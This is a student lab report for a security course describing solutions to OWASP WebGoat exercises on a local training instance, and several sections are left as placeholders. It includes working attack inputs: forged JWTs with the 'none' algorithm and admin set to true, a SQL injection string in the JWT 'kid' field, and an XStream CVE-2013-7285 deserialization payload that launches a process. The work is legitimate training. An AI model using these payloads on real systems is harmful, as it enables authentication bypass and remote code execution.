

Hands-On lab 2

MICS-252, Fall 2024

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1 Introduction

Introduction Here I extensively used the walkthroughs in [[CycubicsDocsWebGoat](#)]

2 Lessons Learned

LL Here Reset password exercise is nefarious

3 Topics for Further Exploration

Topics Here

JWT token exploitation

3.1 Open source and supply chain vulnerabilities

Library dependencies and open source Log4j tar.xz openssh

Comment: Some organizations prefer to have 'someone to blame' and if they paid for proprietary software they feel that they can unload some liability.

4 Conclusion

Conclusion Here

Appendices

A Identity and Authentication Failure

A.1 Authentication Bypass

There is a bug in the password reset system, changing the names in the http POST payload solves the assignment




Figure 1: Authentication reset bypassed by changing the secQuestion names the POST request payload

A.2 Insecure Login

For some reason some credentials are hardcoded or left from previous logins when sending the POST request empty.

A.3 JWT Tokens

JWT tokens are sometimes used in place of authentication cookies, i.e. without the cross reference protections the browser offers. JWT's are basically ways to send information verified by signatures. In this case the header can be manipulated not to do the verification and blindly trust the token.

JWT(4) Decoded the token on jwt.io and found 'user'

JWT(6) Decoded and manipulated the token using Burps Decoder, setting the signature alg to 'none' and admin to true and got "something" accepted 202

JWT(8) I was unable to load the Quiz..

JWT(11) JWT Cracking

Insecure Login

Reset lesson

➡
1
2
➡

Let's try

Click the "log in" button to send a request containing the login credentials of another user to the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

✓

Log in

Submit

Congratulations. You have successfully completed the assignment.

Search lessons

Request
Pretty Raw Hex

```

1 POST /WebGoat/start.mvc?username=kjcyber252 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 50
4 sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Content-Type: text/plain;charset=UTF-8
6 Accept-Language: en-US
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */*
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
16 Accept-Encoding: gzip, deflate, br
17 Cookie: JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcmelq_BsM4rE33dp8ca
18 Connection: keep-alive
19
20 {
  "username": "CaptainJack",
  "password": "BlackPearl"
}
                
```

Figure 2: *Captain Jacks credentials in the POST*

Request

PrettyRawHex

1

POST /WebGoat/JWT/votings/Vote%20for%20your%20favourite HTTP/1.1

2

Host: localhost:8080

3

Content-Length: 0

4

sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"

5

Accept: */*

6

X-Requested-With: XMLHttpRequest

7

Accept-Language: en-US

8

sec-ch-ua-mobile: ?0

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100

Safari/537.36

10

sec-ch-ua-platform: "Linux"

11

Origin: http://localhost:8080

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252

16

Accept-Encoding: gzip, deflate, br

17

Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3MjY0MjI3ODMsImFkbWwIjoidHJ1ZSI6InVzZ

XIOiJub20ifQ.; JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcmelq_BsM4rE33dpp8ca

Connection: keep-alive

Response

PrettyRawHexRender

1

HTTP/1.1 202 Accepted

2

Connection: keep-alive

3

Content-Length: 0

4

Date: Thu, 05 Sep 2024 18:57:30 GMT

5

6

Figure 3: *JWT token manipulations*

JWT(13) Refresh Tokens Manipulated the token by setting the algorithm to 'none' and manipulating the expiration

JWT(16/18) Avanced Token generation.. I found this one difficult and relied on a walkthrough from [MediumJWT8], where references to the WebGoat source code was used to solve the assignment.

Manipulated the jwt from the delete POST by changing the names to tom, manipulating expiration and changing the 'kid' to:

```
"something_else' UNION SELECT 'bmV3X2tleQ==' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --".
```

Figure 4: *JWT token manipulations, without refresh.. see next*

Figure 5: Could not find the `/WebGoat/JWT/final/delete` endpoint turns out the right page is in 18

Figure 6: `/WebGoat/JWT/final/delete` Solved!

Password Reset 2: Email functionality with WebWolf




Figure 7: Basic password functionality working




Figure 8: Reset challenge questions brute force-able, un:Top, pw:purple (from [CycubicsDocsWebGoat])

Password Reset 4: Security questions

Password Reset 5: The Problem with Security Questions Will be sure not to implement.

Password Reset 6: Creating the password reset link Redirecting the reset password link, i

B Vuln. and Outdated Components

B.1 (5)The exploit is not always in "your" code

B.2 (12)Exploiting CVE-2013-7285 (XStream)

This one is scary. XStream is a serial/de-serializer for XML, JSON etc. when used as a de-serializer, it opens up possibility of an OS command injection resulting in remote code execution. XStream.fromXML deserializes into an Java Object, vulnerable to OS injection as <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface> the Contact function will

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unfiltered development version, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the closeText.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS.

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

jquery-ui-1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.


Figure 9: Differences in JQuery versions, one of which is vulnerable to reflected XSS

be executed

C Security Logging Failures and Client Side

D Client Side

Exploiting CVE-2013-7285 (XStream)

 This lesson only works when you are using the Docker image of WebGoat.

WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: `org.owasp.webgoat.lessons.vulnerablecomponents.Contact`. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

✓

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
    <command>
      <string>calc.exe</string>
    </command>
  </target>
  <action>start</action>
</handler>
</contact>
```

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

Figure 10: XStream deserializes and executes Contact function resulting in remote code execution




Figure 11: Section A6 Solved